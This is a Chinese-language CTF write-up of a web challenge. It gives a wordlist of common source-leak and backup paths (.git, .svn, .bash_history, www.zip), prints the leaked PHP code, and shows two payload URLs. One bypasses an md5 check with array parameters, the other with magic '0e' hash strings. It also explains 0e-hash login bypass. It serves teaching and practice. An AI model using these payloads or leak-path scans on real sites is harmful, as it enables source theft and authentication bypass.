
备份是个好习惯-writeup

打开题目

访问链接，给出一串md5值，尝试去md5解密一下，空密码



根据题目提示，直接上御剑扫描(或者可以尝试常见的几个源码泄露)

附常见的源码泄露、备份文件

List


```
.git
.git/HEAD
.git/index
```

```
.git/config
.git/description
README.MD
README.md
README
.gitignore
.svn
.svn/wc.db
.svn/entries
.hg
.ds_store
WEB-INF/web.xml
WEB-INF/src/
WEB-INF/classes
WEB-INF/lib
WEB-INF/database.propertie
CVS/Root
CVS/Entries
.bzr/
?
?~
.?.swp
.?.swo
.?.swn
.?.swm
.?.swl
_viminfo
.viminfo
?~
?~1~
?~2~
?~3~
?.save
?.save1
?.save2
?.save3
?.bak_Edietplus
?.bak
?.back
phpinfo.php
test.php
.bash_history
```

File

```
index.php
login.php
register.php
test.php
phpinfo.php
t.php
www.zip
www.rar
www.zip
www.7z
www.tar.gz
www.tar
```

```
web.zip
web.rar
web.zip
web.7z
web.tar.gz
web.tar
```




下载得到一个源码

```php
<?php
/**
 * Created by PhpStorm.
 * User: Norse
 * Date: 2017/8/6
 * Time: 20:22
*/

include_once "flag.php"; //脚本执行期间包含并运行指定文件(只包含一次)
ini_set("display_errors", 0); //不显示错误报告
$str = strstr($_SERVER['REQUEST_URI'], '?'); //搜索当前url值中？(包含？)后边的字符串赋值给变量str
$str = substr($str,1); //str中的第二个字符开始(含)，返回后面的字符串赋值给变量str
$str = str_replace('key','',$str);  //在str中查找key，并将其替换为空
parse_str($str); //将str解析到变量中
echo md5($key1);  //将md5($key1)写入输出
echo md5($key2);  //将md5($key2)写入输出
if(md5($key1) == md5($key2) && $key1 !== $key2){
    echo $flag."取得flag";
} //判断MD5加密后的key1值等于MD5加密后的key2值且key1的值不等于key2的值，成立输出flag
?>
```


可参考PHP语法
现在我们对代码审计完后
方法一
构造payload：
http://123.206.87.240:8002/web16/?kkeyey1[]=123&kkeyey2[]=456



md5()中需要传入的是一个string类型的参数，当我们传递一个数组时，它是不会报错的，函数无法求出数组的MD5值，这样导致任意两个数组的MD5值都相等，从而绕过输入数值的判断。
md5算法比较数组会返回NULL，也就是等值。

这里注意的是:$str = str_replace('key','',$str); 将key替换为空所以这里需要利用到重写(kkeyey)绕过

方法二
构造payload：
http://123.206.87.240:8002/web16/?kkeyey1=QNKCDZO&kkeyey2=s878926199a



==是比较运算，它不会去检查条件式的表达式的类型

===是恒等，它会检查查表达式的值与类型是否相等。

PHP在处理哈希字符串时，会利用"!="或"=="来对哈希值进行比较，
它把每一个以"0E"开头的哈希值都解释为0（遇到0e\d+这种字符串，就会将这种字符串解析为科学计数法），
所以如果两个不同的密码经过哈希以后，其哈希值都是以"0E"开头的，那么PHP将会认为他们相同，都是0。

攻击者可以利用这一漏洞，通过输入一个经过哈希后以"0E"开头的字符串，即会被PHP解释为0，
如果数据库中存在这种哈希值以"0E"开头的密码的话，他就可以以这个用户的身份登录进去，尽管并没有真正的密码。